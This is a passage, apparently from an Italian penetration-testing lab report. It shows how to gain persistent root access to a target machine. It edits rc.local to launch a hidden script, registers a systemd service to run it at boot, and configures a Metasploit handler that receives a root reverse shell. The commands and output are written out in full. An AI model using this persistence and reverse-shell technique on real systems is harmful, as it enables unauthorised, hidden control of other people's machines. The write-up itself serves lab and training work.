


GNU nano 2.9.3

```
#!/bin/bash
sh /etc/init.d/.insh/in.sh
exit 0
```

Figure 35: Contenuto file rc.local

Successivamente è necessario dare i permessi di esecuzione anche al file *rc.local* utilizzando il comando *chmod +x /etc/rc.local*. A questo punto è necessario abilitare lo script */etc/rc.local* per l'esecuzione all'avvio del sistema, per fare ciò bisogna creare il file */etc/systemd/system/rc-local.service*



```
GNU nano 2.9.3          /etc/systemd/system/rc-local.service

[Unit]
Description=/etc/rc.local Compatibility
ConditionPathExists=/etc/rc.local

[Service]
Type=forking
ExecStart=/etc/rc.local start
TimeoutSec=0
StandardOutput=tty
RemainAfterExit=yes
SysVStartPriority=99

[Install]
WantedBy=multi-user.target
```

Figure 36: Contenuto file rc-local.service

Dopodiché bisogna abilitare il servizio con il comando *systemctl enable rc-local* e avviarlo con il comando *systemctl start rc-local.service*. Per controllare che effettivamente il servizio sia abilitato e avviato è possibile usare il comando *systemctl status rc-local.service*

```

root@mhz_c1f:/home/first_stage# systemctl status rc-local.service
● rc-local.service - /etc/rc.local Compatibility
  Loaded: loaded (/etc/systemd/system/rc-local.service; enabled; vendor preset: enabled)
  Drop-In: /lib/systemd/system/rc-local.service.d
            └── debian.conf
    Active: active (exited) since Wed 2023-05-17 14:01:36 UTC; 2min 29s ago
      Process: 772 ExecStart=/etc/rc.local start (code=exited, status=0/SUCCESS)

May 17 14:00:44 mhz_c1f systemd[1]: Starting /etc/rc.local Compatibility ...
May 17 14:01:36 mhz_c1f systemd[1]: Started /etc/rc.local Compatibility.

```

Figure 37: systemctl status rc-local.service

Una volta fatto ciò al riavvio della macchina target verrà instaurata una reverse shell quindi è necessario mettersi in ascolto sulla macchina Kali utilizzando il modulo handler di Metasploit:

```

└─(root㉿kali)-[~]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444

```

Figure 38: Modulo Handler Metasploit

Una volta riavviata la macchina target si ottiene accesso persistente.

```

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (36 bytes) to 10.0.2.4
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.4:43516) at 2023-05-17 10:09:11 -0400

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)

```

Figure 39: Reverse shell

## References

- [1] *Steghide*. URL: <https://www.kali.org/tools/steghide/>.
- [2] *Stegseek*. URL: <https://github.com/RickdeJager/stegseek>.